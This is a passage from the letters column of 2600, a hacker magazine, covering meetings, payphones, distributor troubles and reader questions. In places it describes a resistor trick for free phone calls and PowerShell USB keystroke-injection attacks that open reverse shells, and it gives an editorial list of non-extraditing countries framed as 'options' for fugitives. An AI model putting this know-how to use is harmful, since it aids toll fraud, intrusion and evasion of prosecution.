8) Do not allow yourself to be used by evil people. Information gathering, one of the stages of "how to attack a problem," can be applied socially. Avoid bad actors. But you will find yourself that the concept of "know your enemy" is also valuable. Remember I mentioned ethics?

9) Get out in the open. Analyze your surroundings. Travel. Technology is everywhere, but subtlety is beautiful. Balance.

10) You will one day die. Try to make the best out of life. Think about what you will leave behind. That is the real, the ultimate hack.

Hugs to everyone out there.

Buanzo
Argentina

These are all extremely good points and we appreciate your putting them together. We do want to add, however, that even this broad view of hacking *doesn't cover it all. Programming, for instance, is vital in certain areas, but it's not essential for a hacker to be a programmer. What is needed is for the curiosity and determination to be present. Hackers have existed since long before computers came about and they can be found in places where there is no technology at all. Computers, programming, etc. lend themselves to hackers because of the possibilities for endless exploration and innovation. But those elements also exist in other realms in a more subtle way. It's all incredibly inspiring.*

Dear *2600:*

I was a student at a small private college, graduating in 1957. I learned from someone that a 2k resistor grounded to the overhead light socket and to the line of the removed voice box in the receiver caused the telephone dial tone to trip on (for local calls). This worked for the last two years of school. Girls from Skidmore and Russell Sage called me on long distance (and the folks from New York City). Afterwards, in the military, I didn't need it as I had access to call anywhere.

Edson+

Now surely you can expand that story a bit and tell us more about the phone system back then, along with any other bits of technology and trivia that hackers might be interested in. Please send your stories to articles@2600.com. Our mailbox awaits.

Dear *2600:*

In her book *Travels with Myself and Another,* journalist and war correspondent Martha Gellhorn visits Nadezhda Mandelstam, widow of the poet Osip Mandelstam, who was purged by Stalin. At a secretive dinner in Moscow, Gelhorn relates, "A man said, 'You know how to fix the phone so is safe? No? Come, I show.' The man pushed the dial all the way round and locked it in place with a pencil. 'That way they do not hear what you are saying,' he said. 'Also a cushion over is good,' said Mrs. M. I have never been able to do it since so cannot have seen right." What was it that Gellhorn could not replicate? How did unlocking the phone make it safe from the KGB?

Marco

Locking a rotary dial phone with a pencil can be tricky. That was probably the hardest part of the operation. We have no idea whether such a trick had any effect on old Soviet phones, but we can't say it's impossible. Most likely, this is just another urban legend, like being able to dial a special phone number in the States to see if your phone was tapped (which makes absolutely no sense if you stop to think about it). The fact that they topped it off by putting a cushion over the phone tells us that even they didn't really believe the pencil was protecting them against eavesdropping. We would love to hear more such stories from that particular era and region.

Dear *2600:*

This is in response to Metalx1000's articles "Out of the Box Survival, Part One. A Guide to PowerShell Basics" (32:1) and Part Two (32:2). I was happy to see these two articles in *2600* as Windows system administrators know the benefits of PowerShell for automation and administration, but PowerShell is often overlooked by hackers.

In 2002, Microsoft was developing a product called "Microsoft Shell" that was created to overcome the limitations of the command line. Windows PowerShell was released in 2007 and Windows PowerShell 2.0 was fully integrated into Windows 7 and Windows Server 2008 and all Windows operating systems since. PowerShell borrows much from Linux including many Linux commands. With PowerShell capability, Windows becomes a more powerful hacking platform. But remember that PowerShell uses Microsoft's propriety source code. Since this is not open source code, PowerShell will not be as versatile a hacking tool as compared to Linux. But this demonstrates that Microsoft now understands the strengths and advantages of the command line. The terminal in Linux gives us complete control of the OS and PowerShell expands the capability of Windows in this regard. PowerShell has all of .NET at its disposal, which on a Windows machine is a very big deal.

Bash is mostly not worth comparing to PowerShell, because Bash is mostly text-based and not object-based. They operate differently (object passing vs. strings), but PowerShell (drawing on .NET) can achieve many tasks which Bash can perform. PowerShell can pipe meaningful objects as variables to a series of cmdlets (the pipeline), unlike Bash, where the output of any executable passes plain text to the next, which then has to be filtered for specific strings. For example, to kill a process in Bash, you will use something like: ps –ef | grep "chrome" | awk '{print $2} | xargs kill. In PowerShell, cmdlets spit out objects. So the above example of killing a process translates to: ps –name chrome | kill. PS and Kill are aliases for "Get-Process" and "Stop-Process" cmdlets.

PowerShell is perfect to use for attacks with a USB device called an HID or Human Interface Device. If we have physical access to a computer and wanted to hack into the system, what would we do? Now that most computers no longer allow AutoRun by default, we need to get creative. The HID looks just like a standard USB stick, but instead of storing files and data, it stores keystrokes. When plugged into a computer, the computer sees the USB stick as an HID. What does that mean? Simply, the computer thinks that the device is a keyboard. When this happens, the computer will run the PowerShell script loaded on the HID, since the computer has now been tricked into thinking that a human is typing in the commands on the keyboard. With a simple scripting language like PowerShell, you can craft client executable payloads capable of changing system settings, opening back doors, retrieving data, and initiating reverse shells - all automated and executed in a matter of seconds. PowerShell scripted exploit payloads almost never trigger anti-virus as most executables do.

I am still learning about PowerShell: its features, functions and applications for hacking. If I discover more that is of interest to *2600* readers, perhaps I will write my own article on the subject.

Brainwaste

Dear *2600:*

In the Spring 2015 (32:1) issue, "nachash" wrote an interesting and informative article about hidden services ("So, You Want to Be a Darknet Drug Lord...."), including reference to extradition treaties (no countries mentioned) and the Mutual Legal Assistance Treaties (MLATs), and figuring out which countries don't provide legal assistance in extradition proceedings.

However, I feel the article could have been much more informative by naming the countries in alphabetical order that do *not* cooperate with the U.S.A. in extradition proceedings... North Korea being one of them - not that I would ever want to live there anyways!

For educational purposes, I am almost certain that the rest of your readers would also love knowing which countries do *not* cooperate with the U.S. in extradition proceedings, especially for those who do not have access to the Internet.

Nick

This is what we were able to find online, which may not be completely accurate, but should give you a good sense of what's out there: Afghanistan, Algeria, Andorra, Angola, Armenia, Bahrain, Bangladesh, Belarus, Bhutan, Bosnia and Herzegovina, Brunei, Burkina Faso, Burma, Burundi, Cambodia, Cameroon, Cape Verde, the Central African Republic, Chad, Mainland China, Comoros, Congo (Kinshasa), Congo (Brazzaville), Cuba, Djibouti, Equatorial Guinea, Eritrea, Ethiopia, Gabon, Guinea, Guinea-Bissau, Indonesia, Iran, Ivory Coast, Kazakhstan, Kosovo, Kuwait, Laos, Lebanon, Libya, Macedonia, Madagascar, Maldives, Mali, Marshall Islands, Mauritania, Micronesia, Moldova, Mongolia, Montenegro, Morocco, Mozambique, Namibia, Nepal, Niger, North Korea, Oman, Qatar, Russia, Rwanda, Samoa, São Tomé and Príncipe, Saudi Arabia, Senegal, Serbia, Somalia, Sudan, Syria, Togo, Tunisia, Uganda, Ukraine, United Arab Emirates, Uzbekistan, Vanuatu, Vatican, Vietnam, and Yemen. So there are definitely options.

The Word on Meetings

Dear *2600:*

How do I set up a *2600* meeting in my town?

Marthalamew

We get asked this question so often even though we have all of the info up on our site and in every issue. But we all have to understand that there is a constant influx of new people who are hearing this for the first time. (This is also why material many of us are already familiar with gets repeated occasionally in articles.)

To address the question, it's relatively easy to set up a meeting. First, make sure there isn't one already in your area or nearby. Then, find a nice public gathering place. Food courts and coffeeshops work best. Ideally, you want a place where literally anyone can stumble upon your group and join in the conversation. That, after all, is the whole point. At first, you may well be the only one there. This is where most people give up and walk away. If, however, you stick around and do whatever you can to get the word out (flyers on bulletin boards, notes stuck inside copies of our magazine in local bookstores, full color highway billboards if you have the budget), you'll find in most cases that there are indeed more people out there who will show up. Lastly, you need to keep us informed. We only list meetings that we know are actually in existence and, if we don't hear back from you, we'll have to assume that yours isn't. Then your meeting won't be listed in the magazine or on the website (www.2600.com/meetings) and far fewer people will know about it.

So, in short, you need to do the research, show some initiative, be patient and keep trying, and communicate. These, after all, are attributes a good hacker should have in abundance, and it's why we continue to have so many successful meetings worldwide.

Dear *2600:*

Taking on board your response to my previous letter (it did seem stupid when I saw it written down), I have decided to restart the Glasgow meetings. I have also created a shiny new site for the meetings: 2600Glasgow.com.

TheGeek

That's the spirit. We look forward to more updates.

Dear *2600:*

I went to Tenders tonight in Huntsville, Alabama and there wasn't a meeting and the staff had no clue what I was talking about. Went to Makers Local 256, and the guys there said that they met last year, and that was about it. Most of the people now hang out at the maker space. Just a heads up, so others don't try to go to the meeting when there isn't one. Great magazine though!

Tom

That's truly a shame. Having spaces to hang out and work on projects is great, but nothing can replace being out amongst the public where you constantly find new people to interact with or even recruit. That's how communities grow. We hope to see this meeting come back to life someday.

Dear *2600:*

So, hi I'm living in Turkey and I wanna meet you over here.

Magacimaga

It's possible you might not know what meetings are all about, so please go check out our website before we have a colossal misunderstanding.

Dear *2600:*

The Beit Shemesh, Israel meetings are still fairly small but stable. Ironically, nobody bothers calling the 1800 number. Not even the Safed meeting. Expected a flood of calls.... The *2600* sign and displayed magazines do attract curious questions, which is always fun.

Faqanda

We're also dismayed at the number of people who don't use phones for actual talking these days, but, as you are seeing, there is still a spirit of curiosity out there, both within and outside of the hacker community. It's those interactions which make it all worthwhile.

Dear *2600:*

Greetings. I live in Gothenburg in Sweden and I was wondering since I looked at your list and saw that the meeting was going to take place in Stockholm, maybe you guys could change it from Stockholm to Gothenburg?

Flipchan

Let's see if we understand. You want us to move an existing meeting to your town simply because that's where you live? It's possible that this may be inconvenient to those people who aren't from your town, which is why we're going to discourage this. However, there is nothing stopping you from starting a meeting in Gothenburg, as it's literally on the other side of the country and probably a great place for hackers to get together.

Dear *2600:*

Alas, it was only myself and one other body I had dragged along that made this meeting this month. I have, however, created an email address and linked to it from the site, so hopefully as we carry on, more will join.

TheGeek

It's almost guaranteed that this will happen once word truly gets out. It's easy to become discouraged, but if this wasn't a challenge, everyone would be doing it.

Dear *2600:*

I came across your site on a Lainchan post and have a few questions: Do I need to sign up somewhere before I go? I'm in The Netherlands, so I'm going for the Utrecht meeting.

Anything specific I should bring with me? I have a Toughbook 19 MK5 tablet/laptop, a Toughbook U1 UMPC, and a Nokia N900. Is there a specific theme to the meetings?

Dennis

Please just come as you are and don't worry about what kind of equipment you have or your level of expertise. Our meetings are traditionally quite different from anything else you might expect. First off, they're not actual "meetings" in that there is no one person leading a discussion. It's simply a gathering of people who share a general interest in the hacker world. There is no initiation or minimal level of knowledge on any topic. You may know something about phones but nothing about computers. This is perfectly acceptable. Nobody should feel excluded unless they are actively working against the spirit of the hacker community, which is to explore, answer questions, share information, and experiment on all levels. Obviously, we can't guarantee that you'll find something in common with others who attend. But making that effort is what's gotten us this far.

Dear *2600:*

Hello, we are a bunch of college students who are interested in InfoSec and would like to hold meetings in our town, first Friday of the month at 1800 in Starbucks on 246 Broadway Street, Chico, California. Please post in your magazine, thank you.

Ex Tenebris Lux
Semper Technocracy

We don't usually do it this way, but we'll alert the world through our letters column as well as in our meeting section. It's up to you now to keep us updated on how the meetings are going. Good luck.

Dear *2600:*

Any word on whether the Pittsburgh meeting still exists or not? I saw it in the last issue, so figured I'd venture out and it doesn't seem like anything is going on. Wanted nerd time. #sadface

Philip

You wrote this to us less than ten minutes after the published start time of this meeting, which is way too early to conclude that nothing was happening. Often, people show up an hour or two after this. We suggest people who are the first to arrive simply hang out and use their laptop, read a book, or (best of all) have a copy of 2600 sitting in front of you. If you do this for the entire length of the meeting and nobody else shows up, then let us know. In the meantime, try to stay positive.

Dear *2600:*

I am a former attendee of *2600* meetings in Sydney, Australia. I moved to Colombia in November of last year and have been missing my monthly *2600* activities, hence the email to begin the process of getting a *2600* meeting underway here in Medellin, and potentially in Bogota, the nation's capital.

I'm planning the first meeting and have taken the initiative to ensure there are participants to show up before committing fully to the cause. Let me know if you guys need any more info. I am keen on getting the website up and running to advertise and also confirm location. At this stage, it's looking likely to be held onsite at the University of Antioquia. There's a cool university bar there that could certainly cater to needs.

Richard

This is a great idea and we're happy to see you planting the hacker seed in another part of the world. We hope to see this one really sprout.

Dear *2600:*

There is a new meeting starting in Tacoma, Washington this coming Friday. It will be held at the Tacoma Mall in the food court at 6 pm. We will notify you after the meeting to let you know how many attendees we had.

Rebecca

And this is all we ask. We wish you luck and hope it all goes well.

Dear *2600:*

I wanted to request more information about the *2600 Magazine* meetings. I would like to know what the meetings cover, as well as what the cost is to attend a meeting.

Sean

If we were evil, we could get away with so much. But no, there isn't a charge to attend the meetings that you pay us monthly as long as you don't tell anyone else. They are free and open to everyone. There is no agenda, other than an interest in hackers, the magazine, and being somewhat social for a night. Go and have fun.

Dear *2600:*

We hosted our first meeting in Tacoma, Washington yesterday. We had three people come out. We had a talk about kidnapping and rescue from a security specialist and what we would cover in upcoming meetings.

Rebecca

Well, that's an unusual topic for a meeting, but being unusual is actually quite typical for one of our meetings. Thanks for updating us and we hope future meetings go smoothly. Presentations aren't necessary unless you really want to include them. Most important is that nobody feels excluded for not being interested in one particular subject. There should be lots of areas for attendees to retreat to and talk to the people of their choice.

The Fight for Justice

Dear *2600:*

I am taking out a lifetime subscription because I hope the injection of funds goes some way to help you guys stay alive after the rip-off by the nasty corporate distributor scammers. Great mag!

John

We really do appreciate such generosity as we're still trying to recover from this. While it would take nearly 400 people doing the same thing to get back the money that Source Interlink (now known as The Enthusiast Network) didn't pay us for issues they sold, being able to shame them publicly for their business practices makes it a bit less painful. (We'd be most grateful if our readers helped to maintain their Wikipedia pages so their actions remain a part of their history.)

Dear *2600:*

For the first time ever, I had to put down your magazine in anger. Not at you, but at the letter in Winter 2014-15 of the autistic in prison (I can't reference his name; I'm in the hole right now). As an autistic person in prison myself, I know I'm fortunate to be 6'2" and 230 pounds. Even still, there isn't any way to explain how overwhelming these types of places are for an autistic person. I've been in for four years but designated five times already, been in multiple "fights" (usually me vs. multiple gang members... you know, a fair fight). Had my head cracked open and stapled shut, nose broken, eyes swelled shut, had a tooth go all the way through my lip once. Meanwhile, every time, it's me that gets transferred because *I'm* the liability. When my head was split open in the one fight, the incident report claimed I had a "scrape" on my head. A scrape. Really. Meanwhile, after another "fight," they threw me in the hole (for my protection) and terminated my visits (for my protection). My case manager would ignore me. He'd walk through, talk to everyone else, but walked past my cell saying "I'm busy!" Meanwhile, without a word, transferred again.

While I know this is not much compared to what the other autistic guy went through, I know that the general treatment of autistics in prison is absolutely piss-poor. I've seen so many similar stories to his in *Prison Legal News* that make me set down the magazine in rage as well, and I wish I was surprised to read it. Instead, I'm just angry. I know there's nothing I could say to him to make his situation any better. How they can claim that this kind of thing isn't "cruel and unusual punishment" is a sick joke. People claim that autistic people lack empathy? I'd say our government has a hell of a lot less empathy than *any* autistic person I've met. And I'm so tired of the bullshit "budget cuts" excuse. I bet if the rapist gave HIV to a prison guard, they'd find the money. Ridiculous.

P.S. Another request for bound *2600* digests as well, please.

token

Dear *2600:*

Today is a bad day in Germany because two online journalists are being officially investigated because they printed and commented on leaked documents. This is especially ridiculous because the same government agency did nothing against NSA and Company tapping our phones for years including those of our prime minister.

HJT LED-Professionals

You're referring to two journalists from the publication Netzpolitik *who were put under investigation for treason after publishing some information which rubbed some German authorities the wrong way. From leaked documents, they revealed details about the expansion of a surveillance program targeting the Internet that was being run by the German secret service. If nothing else ever demonstrated the threat that journalists face on a daily basis when reporting the news, then this does in very clear terms. The fact that authorities cannot differentiate between the source of a leak and the reporting of a leak is extremely troubling. How much faith can any of us have that these authorities will ever investigate or question the le-*

gality of what the leaks themselves uncovered - or do anything short of trying to lock away anyone who dares reveal such useful information, which the public has every right to know? This is why organizations like WikiLeaks are in true danger. It's why people like Chelsea Manning are in prison for revealing outrageous injustices and it's why Edward Snowden finds it impossible to come back to the United States.

This particular story from Germany has a (so far) more positive outcome, as the investigation was stopped after a massive public outcry. In fact, the prosecutor who started the investigation was fired, which certainly made many in the free world feel a little better. But these things never really end and we're certain there will be more threats to contend with in the not-too-distant future. We appreciate our readers keeping us all in the loop.

Dear *2600:*

Hey *2600* community, it's Ghost Exodus. Here's a case update, as I need awareness.

A few months back, my legal team coordinator (LTC) found out that a fat chunk of recorded jail phone calls were deleted from my electronic case file CDs - evidence I could have used to exonerate myself of witness intimidation against the cooperating witness who informed on me six years ago. The only "evidence" against me was my prosecutor's own oral testimony. After accusing my lawyer of using his e-mail to conspire against her, he created a new e-mail, which he replaced on his letterheads. She tried to put a restraining order against myself and LTC, accusing us of hacking and criminal association with Anonymous in a motion to my judge. We could really use help with putting a FOIA together to obtain the BOP's copy of the removed phone recordings. You can kill the protester, but you can't kill the protest.

Jesse McGraw

Dear *2600*:

I was sorry to hear that you got ripped off by your distributor (again). Maybe what needs to happen is for the small publishers to set up a co-op distributor or something. Maybe the print-on-demand model would be better for *2600* and similar magazines. Worst case, I bet you could use Kickstarter to stay afloat. Good luck!

Dave

Thanks for the ideas and good thoughts, but we intend to try and ride out the storm by continuing to put out something that our readers want to buy. We're open to all sorts of alternative distribution plans. The important thing is that we not let something like this defeat us.

On Payphones

Dear *2600:*

I am an old telephony guy (who actually worked on payphones back when Super Glue first came out... what a mess... at times it was like winning at slots when you opened them up) who got dragged into the datacom world around the time 10BaseT was starting out and I do remember your mag from *wayyyyy* back then. Glad to find you still at it.

I am living in the Cocos (Keeling) Islands now and there is actually a working payphone here! Nothing special, but it is here. Would it be worth a subscription to send a photo? I so would like a subscription again. I can't imagine you have a photo from this part of the Indian Ocean with a working payphone, but then again, who knows, it may have been done. Let me know. If you search Cocos you may find some interesting stuff.

Gerald

It's absolutely worthwhile to send us your payphone pictures from wherever you happen to be. Even if it's a part of the world we're quite familiar with, your photo may be particularly unique and historic. But please try and resist the temptation to rip this payphone open. That was never part of what we stood for.

Dear *2600:*

There was an interesting article in the *Detroit Free Press* titled "Last Call for Some Detroit Pay Phones" (July 25, 2015).

Scott

Thanks for forwarding that. It was indeed interesting to read about the steady decline of the American payphone, particularly in states like Michigan where the payphone to human ratio stands at 20 per 100,000. (Hawaii leads the list with 296 per 100,000.) Back in 1984, a busy street corner payphone could net $200 a week in coins and today it barely brings in $5 over the course of a couple of months. So yeah, you could say there's a trend of sorts in the payphone world. But one thing which we found pretty amazing was the amount of photos they decided to print of payphones and their remnants, each one with a little explanation below it. Where have we seen that before?

Queries

Dear *2600:*

I thought I remember seeing a line in the magazine that said I could chose to get paid money or have a year's subscription. That may have been a few issues back. Did you ever offer money for articles or still do upon request?

sm

The only piece we're able to do that with is the Hacker Perspective column, for which we pay $500 when printed. We get lots of submissions for that, so we can only accept new ones occasionally (we let people know this inside each issue). For other articles and photos, we offer t-shirts, back issues, or subscriptions. And letters like this one simply carry the pride and immortality of having appeared in our infamous letters column.

Dear *2600:*

Could you tell me where I can buy a copy of the magazine near me? My zip code is 60553.

Bill

We're sorry to say we have no easy way of doing this at the moment. We can tell you that we're carried in a Barnes and Noble in Rockford, Illinois, which is around 30 miles from your location. But something as simple as a searchable database where our magazine is sold is something we can't seem to get our hands on from our various distributors. Some will give us the info and others will keep it to themselves, thinking a competitor will use it to their advantage. In the end, less people know where to find us, which hurts everyone.

Dear *2600:*

I've been reading your magazine for two decades now and I wanted a *2600* shirt soon after I picked up my first issue. The problem is I'm seven feet tall and slim. Standard sized t-shirts never fit properly. If they're long enough, they're always roughly the same width as a tent.

My question is this (and I know this is absolutely a shot in the dark): If I'm able to source tall-sized black t-shirts and have them delivered to your offices, would it be possible to have them printed with your next run of shirts? The designs I'm interested in are the new traditional blue box and the government seal. I'd pay your regular shirt price for this service.

Again, I know this really isn't likely, but I had to ask. Regardless, I'll always be a fan of your publication and I urge you to keep up the good work. We need more voices like *2600's* in this world.

Daniel L.

We can certainly try to make this happen. We are inquiring with our printer to see if this can be done. We don't see any reason why it couldn't be, but we suspect we would have to wait for the next printing of blue box t-shirts. Our government seal t-shirts, however, are no longer being made (unless you're referring to the government seal sweatshirts, which we're still producing). Our office staff will follow up with you on this.

Dear *2600:*

While searching for a pen name I used for an article, Google found this: http://2600.wrepp.com/2600/OpenSource/Data/Authors.txt. What is it? Seems like it shouldn't be publicly accessible nor indexable.

Anyways, you guys have an awesome culture regarding incarcerated hackers. Thank you for everything you have done and are doing. If I can be of voluntary assistance to *2600,* please reach out.

nychacker

Thanks for the offer. As for the URL you found, this was an author index project started by one of our readers and it consists of information contained within the magazine, so there's no concern with it being publicly accessible. We imagine it's proved quite useful for readers and writers alike.

Dear *2600:*

I want 2 be a hecker... Help mr

Bhaskar Das

Wow. Well, you did write to us, so the word "hacker" is probably what you meant. Although "hecker" is one letter away from "heckler," which some would argue is something you could certainly be considered. But if it's "hacker" you meant, you're probably going to be hearing from a bunch of them pretty soon, so you can ask all the questions you want. We often wonder just what it is people expect us to tell them when they ask us questions like this, questions we get so frequently that it's both funny and depressing. Maybe all we have to do is anoint them as official hackers (for a sizable fee) and they would be content. It's worth considering.

Dear *2600:*

I was wondering why *Off The Hook* didn't appear in my incoming podcasts, and it turns out that your SSL certificate has expired: "www.2600.com uses an invalid security certificate. The certificate expired on 06/08/15 01:59. The current time is 07/08/15 17:20. (Error code: sec_error_expired_certificate)"

Adam

Yeah, about that. We believe in SSL certs, we really do. We've been pushing for encrypted content as a default on the net for decades. What we don't believe in are companies that take advantage of this and make a small fortune out of fear and pressure. The amount of money being spent to basically have a "trusted" company say that you are in fact who you say you are can amount to hundreds or thousands of dollars a year per site - even per sub-domain if you're not careful. Of course, we became "untrusted" as soon as we didn't pay up. And this after we became "trusted" when we provided fake info in the first place!

We know we're getting a bit of criticism for not playing along and using these services. But no type of personal communications on our site is involved here (like emails, passwords, or any sort of customer data, etc.). All of that takes place on different sites that always are encrypted. Here, we're discussing people who just browse our regular website, download radio shows, etc. But that information should also be encrypted, as there are some countries and households where scrutiny of what you actually did on such a site could come back to haunt you. That is why we're opting for the new "Let's Encrypt" option of SSL certification that's rolling out later this year, is simple to use, and free. More details appear in this issue's EFF column.

Dear *2600:*

Hi,

Firstly, I'd just like to say great job on the success of your site 2600.com. You have a great collection of some really interesting articles! I really like your payphones around the world feature too.

The reason I am writing is to let you know about Ezoic. Ezoic is the first Google AdSense certified partner blah blah blah blah blah.

This email was sent individually to you. I personally visited your website and thought it would be a great fit for our website testing platform. You are not part of an email list, however, if you would prefer to not receive any more emails like this one from me, please visit http://www.ezoic.com/email_preferences.php Ezoic Inc. 2542 Gateway Road, Carlsbad, CA 92009

Piper

Nice try there with the personal touch. We almost believed this was an actual reader when they alluded to our payphone feature. Spam is getting more sophisticated every day, but we intend to keep well ahead of it. We do wonder how on earth we're not on an "email list" if you intend to send us more emails. And by the way, we visited 2542 Gateway Road as you suggested above to let you know personally our feelings on the matter, but nobody was around. True, it was 4 am, but still. The net never sleeps.

Dear *2600:*

Back in 2005, I was charged with computer crimes without any proof that I actually committed said crimes. The forensic computer tech used data recovery software called EnCase, which you are probably familiar with. In 2009, I was charged again with computer crimes. The same computer tech was given the task of going through the same hard drive from 2005. He stated that due to new and updated technology, he would possibly be able to recover more evidence than before. The tech did find more evidence, but again no evidence that I committed said crimes. The tech used EnCase again in his second time going through the hard drive. So my question is has EnCase had any advancement or updates in its recovery process between 2005 and 2010? If you could give me some insight, that would be very helpful.

Steven

We don't doubt that there are advances made in this field and with this particular product every year, and certainly there would be significant improvements over the course of five years if they expected to stay in business. If the case against you is circumstantial, then that is the angle to attack rather than the software they're using. All it can do is tell you what's there. It can't tell you the why or the who.

Dear *2600:*

Since 2001, I've had a TracFone, and I haven't had any more problems than the minutes not coming through sometimes. I check it occasionally to be sure most functions I need function, such as speed dial. Yes, I did say TracFone. What I didn't say was it's a Motorola V170. Aye, 'tis ancient. I got it originally for emergency use at religious festivals. Up until a few days ago, no real problems. I left in the morning the other day and, before I got out of the complex, I saw a neighbor's dog running loose, so I tried to call him as he is also a healer. I had him on speed dial. Imagine my surprise when I got a fax machine, knowing he doesn't have one in his home. So then I brought the number view function up and, lo and behold, where I had his home number was something totally different.

I did not think about it then, presuming I goofed. When I returned home, I pulled the phone and started checking numbers. *Wow!* All but a few numbers were altered from the original correct numbers. My first thought was that TracFone was having a problem, so I called them to no avail. They "...had never had such a thing happen." Then I checked the charger voltage every few hours for the next day. No problem. While I normally leave it on except when shopping, it's not a smart phone, so if any of you true techies out there know how this venerable device could have been cracked, I'd like to know. Thanks all.

Captain Cautious

Kindle Karma

Dear *2600:*

I'm sending you the strange date issue we are seeing in the Kindle version. I'm not sure what sort of meta tag or data they are pulling this date from, but I see this on my Android phone and iPad versions of the Kindle app when reading *2600*. I think it's only shown up on the most recent two or three issues, so they might have changed the Kindle app to read some extra data that you're not populating somewhere in the published file you are giving them.

Josh

This was a ton of fun to try and figure out and the Kindle people said the problem was on their end. Even after that, it took a whole lot of time for them to figure out the fix. But we're told it's no longer happening. Please let us know if you see anything else amiss.

Dear *2600:*

Did you know you can get your *2600 subscription* sent to non-Kindle devices? It's not automatic like the delivery to Kindle, but it's an answer to some of the problems we digital subscribers have (like previous issues being replaced by the current if you haven't specifically saved it). I know you've started putting issues out as individual digital books, but this will help people already subscribing. Please get the word out!

Instructions:

Go to

Your Account > Manage Your Content And Devices

Show > Magazines

Actions > ...

Deliver past issue to my...

There's also a download and transfer past issue via USB, but I think that's in DRM hell.

Steve T. in Manhattan

Dear *2600:*

I'm glad to see that you managed to get the header fixed on the Kindle edition. It now shows the proper date. But as of this issue, I can no longer see the cover graphic, nor can I navigate to it from the article list. Always something....

Of course, I can survive without the graphic, but I know I'm not the only one who spends time poring over the cover for its artistic and creative merit. I hope that can eventually also get fixed.

Kindle woes aside, keep up the good work!

Saskman

We're really sorry this happened and we don't have any idea what caused it. Suffice to say, if you're a Kindle subscriber, you received a replacement issue once we alerted the Kindle folks of this mishap.

Weird Mail

Dear *2600:*

"Rae, Christine, & Richard" have been stalking me at home, for 3.2 hrs, threats & $s extortion.

A Suscriber

And we're the ones you decide to contact with this info? Good God. First of all, we don't monitor incoming letters every day so by the time we saw this, your saga had undoubtedly progressed into whatever the next stage of this would have been. Second, what on earth are we supposed to do with letters like this? Sprinkle magic hacker dust your way? Call the authorities? Turn on the news? We really don't know what people think we're capable of and it's probably best that it stay that way. Finally, and to completely trivialize whatever was happening here, we don't know anyone who's not a machine who measures time in this way. 3.2 hours is three hours and 12 minutes, which is also a bit too precise a phrase for humans. It just seems like a weird time to get all digital.

Dear *2600:*

I need help finding my black hat hacker. I believe that my brother who has psychopathy has hired a black hat hacker to freaking mess with my life. It has been difficult to deal with this and I want this to stop. Please help. My smartphone is not always working now thanks to this or my house phone. But the number is [redacted]. Home phone [also redacted]. If anyone else picks up like my roommate or my mother just ask for [super redacted]. Please just say it is a friend because I don't want my old mother to have to worry about this.

Thank you for your help.

[We Are Not Printing Your Name]

This is a direct result of how the media portrays hackers. Thanks, guys. Now every time somebody has a bad day, loses their keys, has the cat puke on the good carpet, it will be because of something a "black hat" hacker has done to them. And the only way to fight this fire is with more fire. This hysteria helps to sell all kinds of products and put people in the limelight, but it's incredibly destructive, not only to the hacker community but to the general populace.

Sure, it's possible to be messed with through your phone or computer - even your television or doorbell can join in the fun these days. Cars, planes, baby monitors... everything can be hacked in some form. But the number of people we hear from who believe some crazy Hollywood script is playing out inside their living room is simply astounding.

To those of you who are convinced that something is indeed happening to you involving technology, please give us the specific details. Maybe we can help figure out what's actually happening. To the rest, please take with a huge pillar of salt any reports of the evil things that hackers are up to, along with meaningless designations like "black hat" and "white hat." Hackers are experimenting and revealing all kinds of interesting things, but they're not the villains from a James Bond film. You'll just have to trust us on this....

Dear *2600:*

Congratulations to Source Interlink for successfully "hacking" your naivite, and "Occupying" your revenue.

You Blue-Pill SocialJusticeWarriors fucked yourself... again. You never learn, do you?

Red-Pill Guy

And again we have affirmation that we make all the right enemies.

New Stuff

Dear *2600:*

Your readers might like an entertaining article on the disassembly of an old boot-sector virus. They are obsolete now, but the code is fun to read about. The article would have lots of 8086 assembly listing in it. Here is the existing work: http://www.computerarcheology.com/wiki/wiki/Virus/Stoned

Thanks for your time and consideration!

Chris

This is precisely why we encourage people to send us articles and not simply post them online. For one thing, that disqualifies your article from being printed, as we promise our readers new and unpublished material. Second, as anyone going to that link has already discovered, what's online often doesn't stay online, at least not in the same place. Once you print something here, it's forever. The printed word cannot go away and it can't be revised, which is what makes writing an article here such a true piece of history. We hope to see more people send us material before publishing online (which you are free to do after we publish it here) so that your work is truly appreciated and remembered.

Dear *2600:*

I have been toying with an article for some time. The idea initially occurred to me after the fallout from the Edward Snowden affair. I have sought an unbiased publisher, but the government rags (in which its publication might actually do some good for Uncle Sam) are too wedded to incompetent vendors.

The article has do with why our information security capabilities are in the state that they're in and what could have been done about it - if our government cared one whit. Developments make it crystal clear that they have already surrendered their technological and military superiority to China and, moreover, are expending ever less effort on even putting on a "show" to caring about computer security. Meanwhile, each "expert" we see is more readily buffaloed than the previous buffoon: an RSA "consultant" was on Fox News the other day who (a) didn't know what RSA stands for and (b) explained a recent hack as - get this - the attackers "went into" the system. "Went into."

Here's an attached resume to indicate that I'm not some abject moron. Something tells me you will find it as unique as I know my written perspective is. Trust me, I'm nothing like the others, and I long since tired of lifting a finger to help our government.

From a technical perspective, I won't go into the details of ad hoc hacking techniques as it were, but I have plenty to share on the underpinnings of high-assurance military systems, which - I guarantee - are way beyond the lion's share of your readers, both from the historical exposure perspective and the formal mathematics perspective. Don't be so quick to dismiss everything that comes from DoD because Joe Schmuck leaves a guest account undeleted.

B

We would never dismiss any source of information and we have over the years gotten much valuable material from within various institutions that others might find quite surprising. Please do write your article from your unique perspective. There's no need for resumes (impressive though yours is) or any sort of other "proof" of your abilities - we think your words will speak for themselves.

Dear *2600:*

Let me say at the outset that I am not a hacker and, until last year, I knew very little about the subject. I'm an established author who writes thrillers for a living and was formerly a television news executive.

Then, early in 2013, I came across a newspaper report about a woman whose webcam had been hacked. The man responsible had spied on her for some weeks and had managed to record her in compromising positions in her bedroom.

This aroused my interest and, over the following couple of months, I researched the subject thoroughly. I trawled the Internet and checked out all of the hacking sites including *2600*.

I was both amazed and appalled at what I discovered. I had no idea that webcam hacking was so widespread or that more and more of the hackers were resorting to blackmailing their victims. I came across the term "sexploitation" and read about so-called "ratters" and how they collect "slaves" and sell access to their computers.

For a writer of fiction, this was all very fascinating and it prompted me to start developing a storyline. It took me several months to come up with a plot and a cast of characters.

The result is a novel called *Malicious,* which was published in November 2013 by Global House Publishing. Amazon Worldwide has exclusive rights to the ebook and paperback for a limited period.

The book focuses on a female detective based in Houston, Texas who becomes a victim of a hacker calling himself the Slave Master. The detective is perfect prey because she is addicted to online porn and has therefore exposed herself on many occasions in front of her webcam.

My story is pure fiction, but I know from what I've read that this sort of thing is going on across the world at an alarming scale. Mature women and young girls are falling victim because they're not aware of the problem.

